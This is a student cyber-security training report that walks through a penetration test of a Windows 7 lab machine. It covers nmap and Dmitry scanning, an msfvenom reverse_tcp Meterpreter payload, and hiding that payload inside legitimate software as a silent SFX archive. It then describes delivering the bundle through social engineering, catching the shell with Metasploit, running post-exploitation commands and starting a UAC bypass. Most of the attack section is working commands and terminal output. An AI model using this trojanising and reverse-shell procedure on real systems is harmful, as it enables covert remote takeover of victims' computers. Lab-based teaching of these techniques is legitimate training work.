

CYBER SECURITY PROJECT REPORT

(ICT SUMMER TRAINING PROGRAM)

JUNE-JULY BATCH



PENETRATION TESTING ON WINDOWS OPERATING SYSTEM

SUBMITTED TO:

MR. RAHUL GUPTA

SUBMITTED BY:

Tushar Agarwal

ACKNOWLEDGEMENT

I Tushar Agarwal a student of Cyber Security course (June July) batch been conducted under ICT Summer Training Program held in Indian Institute of Technology Kanpur is grateful to our instructor Mr. Rahul Gupta Sir and his all so helpful supporters for teaching these value-able lessons and lectures and being very helpful and supportive throughout the course.

I have taken efforts in this project. However, it would not have been possible without the kind support and help of many individuals and organizations. I would like to extend my sincere thanks to all of them.

I would also like to thank ICT team members for helping us with all and any problems occurring throughout the course and resolving them unmistakably.

I would like to give a heartfelt thanks to IITK and Its faculty specially Prof. B.V. Phani Sir for believing in students and providing us with this amazing opportunity.

At last I would be thanking all my classmates for helping me through the problems and troubling errors that we faced together and outgrew them.

Yours thankfully

Tushar Agarwal

INDEX

Foot-printing & Scanning:

- Using nmap tool
- Using Dmitry tool

Hacking into System:

- ✓ Create a backdoor to get system
- ✓ Binding the file with another software

Hack into victim device:

- To get system information

To get Hard disk and bios information:

- ✓ Hard disk info
- ✓ To get Bios info

To get the admin access:

- Create own user on victim-pc
- Closing the firewall

Get persistence

Execute the file in victim-pc

To get hash-dump and dump-links

- Hash-dumps
- Dump-links

To get remote control

Clearing logs


Foot printing & Scanning:

Foot-printing (also known as reconnaissance) is the technique used for gathering information about computer systems and the entities they belong to. To get this information, a hacker might use various tools and technologies. This information is very useful to a hacker who is trying to crack a whole system.

Using nmap tool

Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

Nmap <ip-victim>



```
root@kalikall:~# nmap 192.168.201.138
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-18 19:58 IST
Nmap scan report for 192.168.201.138
Host is up (0.0011s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
1025/tcp   open  NFS-or-IIS
1026/tcp   open  LSA-or-nterm
1027/tcp   open  IIS
1028/tcp   open  unknown
1029/tcp   open  ms-lsa
1030/tcp   open  iadl
2869/tcp   open  icslap
5357/tcp   open  wsdapi
10243/tcp  open  unknown
MAC Address: 00:0C:29:52:77:C4 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 2.09 seconds
root@kalikall:~#
```

Nmap also do intensive scan to find out more vulnerabilities in the victim device.

Nmap -A -T4 <ip victim> <Enter>

```
root@kalikall: ~
File Edit View Search Terminal Help
root@kalikall:~# nmap -A -T4 192.168.201.138
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-18 20:03 IST
Nmap scan report for 192.168.201.138
Host is up (0.00068s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtsp?
1025/tcp   open  msrpc        Microsoft Windows RPC
1026/tcp   open  msrpc        Microsoft Windows RPC
1027/tcp   open  msrpc        Microsoft Windows RPC
1028/tcp   open  msrpc        Microsoft Windows RPC
1029/tcp   open  msrpc        Microsoft Windows RPC
1030/tcp   open  msrpc        Microsoft Windows RPC
2869/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Service Unavailable
10243/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Not Found
```


```
root@kalikall: ~
File Edit View Search Terminal Help
Computer name: kall_bhairav-PC
NetBIOS computer name: KALL_BHAIRAV-PC\x00
Workgroup: WORKGROUP\x00
System time: 2019-09-18T20:05:03+05:30
smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
smb2-security-mode:
| 2.02:
| | Message signing enabled but not required
smb2-time:
| date: 2019-09-18 20:05:03
| start_date: 2019-09-18 19:45:34
TRACEROUTE
HOP RTT      ADDRESS
1  0.68 ms  192.168.201.138

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 193.90 seconds
root@kalikall:~# ping google.com
```

Using Dmitry tool:

Dmitry, or Deep-magic Information Gathering **Tool**, is a command line utility included in **Kali Linux**. It is designed to allow a user to collect public information about a target host. It can be used to gather a number of valuable pieces of information, such as: The who is details of a target host.

Dmitry -p -f <ip-victim> <enter>



```
All scans completed, exiting
root@kalikall:~# dmitry -p -f 192.168.201.138
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 192.168.201.138
Continuing with limited modules
HostIP:192.168.201.138
HostName:

Gathered TCP Port information for 192.168.201.138
-----
Port          State
135/tcp       open
139/tcp       open

Portscan Finished: Scanned 150 ports, 147 ports were in state closed


All scans completed, exiting
root@kalikall:~#
```

Hacking into System

Create a backdoor to get system:

A **backdoor** refers to any method by which authorized and unauthorized users are able to get around normal security measures and gain high level user access (aka root access) on a computer system, network or software application.

For ip-host use “ifconfig” on command line



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@kalikall: ~". The command "ifconfig" is run, and the output is displayed. The output shows two network interfaces: eth0 and lo. The eth0 interface is connected to an IP of 192.168.201.130 with a netmask of 255.255.255.0. The lo interface is connected to an IP of 127.0.0.1 with a netmask of 255.0.0.0. Both interfaces show high activity with many RX and TX packets.

```
root@kalikall:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.201.130 netmask 255.255.255.0 broadcast 192.168.201.255
inet6 fe80::20c:29ff:fea2:eb7a prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:a2:eb:7a txqueuelen 1000 (Ethernet)
RX packets 33658 bytes 41158294 (39.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 18801 bytes 1506399 (1.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 24 bytes 1356 (1.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 1356 (1.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kalikall:~#
```

```
Msfvenom -p windows/meterpreter/reverse_tcp lhost=<iphost>
lport=8090 -f exe -o project.exe <enter>
```

```
root@kalikall:~# ./profiles.csv
2019-09-16 14:34:55.766193      Finishing execution...
Total time consumed: 0:16:44.668351
Average seconds/query: 3.60096183154 seconds

Did something go wrong? Is a platform reporting false positives? Do you need to
integrate a new one and you don't know how to start? Then, you can always place
an issue in the Github project:
  https://github.com/i3visio/osrframework/issues
Note that otherwise, we won't know about it!

root@kalikall:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.201.1
lport=8090 -f exe -o project.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: project.exe
root@kalikall:~#
```

Copy this project file to html directory

Cp project.exe(<filename>) /var/www/html <enter>

Start the apache2 service so that file could be shared.

Service apache2 start <enter>


```
Did something go wrong? Is a platform reporting false positives? Do you need to
integrate a new one and you don't know how to start? Then, you can always place
an issue in the Github project:
  https://github.com/i3visio/osrframework/issues
Note that otherwise, we won't know about it!

root@kalikall:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.201.1
lport=8090 -f exe -o project.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: project.exe
root@kalikall:~# cp project.exe /var/www/html
root@kalikall:~# service apache2 start
root@kalikall:~#
```

To download this file on windows side for binding with another software for victim

Open browser -> type host ip (192.168.201.130)/project.exe(<filename>)

File will be downloaded.




Binding the file with another software:

- Download original software
- Download the payload file
- Keep both the file in same folder
- Select both file and right click



Select option “add to archive”



Right hand side select option “**Create SFX archive**”



Go to advance option and select “sfx option”



In general path write “%temp%”



In update option select “overwrite all files”



In setup option write “original file name” “payload file name”



In modes option select “hides all”



U can add text and icon of same image of original software




Lastly click ok button



Your binded software is ready.

Hack into victim device:

Install the given software to victim device by using “SOCIAL ENGINEERING”
Then type “msfconsole” on the terminal



```
root@kalikali: ~
x
Metasploit
=[ metasploit v5.0.20-dev
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post      ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops        ]
+ -- --=[ 2 evasions                                ]]

msf5 > █
```

Run the following commands to operate:

Use exploit/multi/handler <enter>


Set payload windows/meterpreter/reverse_tcp <enter>

Set lhost 192.168.201.130(ip-host) <enter>

Set lport 8090 <enter>

Exploit <enter>

Wait for the victim to install the software, whenever software will be installed a session will be opened.



Session has been opened:

```
5 > use exploit/multi/handler
5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
load => windows/meterpreter/reverse_tcp
5 exploit(multi/handler) > set lhost 192.168.201.130
st => 192.168.201.130
5 exploit(multi/handler) > set lport 8090
rt => 8090
5 exploit(multi/handler) > exploit

Started reverse TCP handler on 192.168.201.130:8090
Sending stage (179779 bytes) to 192.168.201.138
Meterpreter session 1 opened (192.168.201.130:8090 -> 192.168.201.138:1
2019-09-16 15:52:21 +0530
      ↗
meterpreter > [ ]
```

To get system information:

Type “**sysinfo**”

```
root@kalikali: ~ x root@kalikali: ~ x
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.201.130
lhost => 192.168.201.130
msf5 exploit(multi/handler) > set lport 8090
lport => 8090
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.201.130:8090
[*] Sending stage (179779 bytes) to 192.168.201.138
[*] Meterpreter session 1 opened (192.168.201.130:8090 -> 192.168.201.138:1255)
at 2019-09-16 15:52:21 +0530

meterpreter > sysinfo
Computer       : KALL_BHAIRAV-PC
OS             : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > █
```

To get Hard disk and bios information:

Hard disk info:

In shell command type “chkdsk”

```
File descriptor verification completed.          Page 5 of 3)...
18932 data files processed.
CHKDSK is verifying Usn Journal...
34647184 USN bytes processed.
Usn Journal verification completed.
Windows has checked the file system and found no problems.

62810111 KB total disk space.
14775768 KB in 72864 files.
    47376 KB in 18933 indexes.
        0 KB in bad sectors.
    194251 KB in use by the system.
    65536 KB occupied by the log file.
47792716 KB available on disk.

    4096 bytes in each allocation unit.
15702527 total allocation units on disk.
11948179 allocation units available on disk.

C:\Windows\System32>
```

To get Bios info:

Type “wmic bios get smbiosbiosversion

```
WMI
^C
Terminate channel 3? [y/N] y
meterpreter > wmic bios get smbiosbiosversion
[-] Unknown command: wmic.
meterpreter > shell
Process 4060 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\System32>wmic bios get smbiosbiosversion
wmic bios get smbiosbiosversion
SMBIOSBIOSVersion
6.00

C:\Windows\System32>
```

To get the admin access:

Background the fist session

>background

Use exploit/windows/local/bypassuac <enter>

Set session 1 <enter>

